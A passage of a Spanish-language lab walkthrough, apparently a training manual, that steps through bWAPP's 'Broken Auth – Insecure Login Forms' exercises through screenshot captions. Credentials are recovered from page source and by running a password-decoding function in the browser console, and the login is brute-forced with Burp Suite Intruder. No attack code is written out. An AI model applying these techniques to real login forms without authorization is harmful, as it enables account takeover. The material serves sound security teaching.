


Imagen 151: Escenario de Prueba Login

50. Se da clic derecho y se da en ver código fuente, y de manera minuciosa se busca cierta anomalía y por sorpresa se halla la información de credenciales de la prueba.




Imagen 152: Revisar código fuente para hallar las credenciales

51. Se ingresa los datos al formulario Login.




Imagen 153: Insertar las credenciales al login

52. Inicio de sesión con éxito




Imagen 154: Successful Login – Iron Man

Escenario #17: Falla de Autenticación – Formulario Login Web Inseguro

Objetivo: Hallar las credenciales del usuario prueba

Complejidad: Media

Tiempo: 18 minutos

53. Se configurar el nivel de seguridad de la prueba a media en la opción “Set Security Level”




Imagen 155: Insecure Login Forms – nivel medio

54. Se selecciona el bug de prueba que es “Broken Auth –Insecure Login Forms”




Imagen 156: Pauta de ayuda – brucebanner

55. Ver el código fuente y se observa que existe una función que cifra la palabra secret que es usada como password.




Imagen 157: Function unlock_Secret

56. Se realiza la copia de la función y se pega en una consola de un navegador para evidenciar el resultado, pero antes se realiza el return del valor secret y se llamada la función alert() para presentar el mensaje oculto.




Imagen 158: Efectuar la función con alerta para recuperar el mensaje

57. Se llena los cuadros de texto del Formulario Login y con éxito da acceso.




Imagen 159: Credenciales correctos

Escenario #18: Falla de Autenticación – Formulario Login Web Inseguro

Objetivo: Hallar las credenciales del usuario prueba

Complejidad: Alta

Tiempo: 40 minutos

58. Se realiza el cambio de seguridad a alta en la opción “Set Security Level”

Imagen 160: Insecure Forms Login – Nivel Alto

59. Se selecciona el bug que es “Broke Auth – Insecure Login Forms”




Imagen 161: Credenciales de recuerdo bee- bug

60. Con la herramienta Burp Suite se intercepta la petición del formulario para luego ser enviado a la herramienta intruder para identificar los payloads que son requerirle para el ataque.




Imagen 162: Interceptar con BurpSuite

61. Ya seleccionado el payload correspondiente al usuario y la contraseña se configura mediante la asignación de lista simple para el desarrollo del ataque




Imagen 163: Insertar lista simple en los paylodas

62. Dar juico al ataque y con éxito se encuentra las credenciales de usuario.

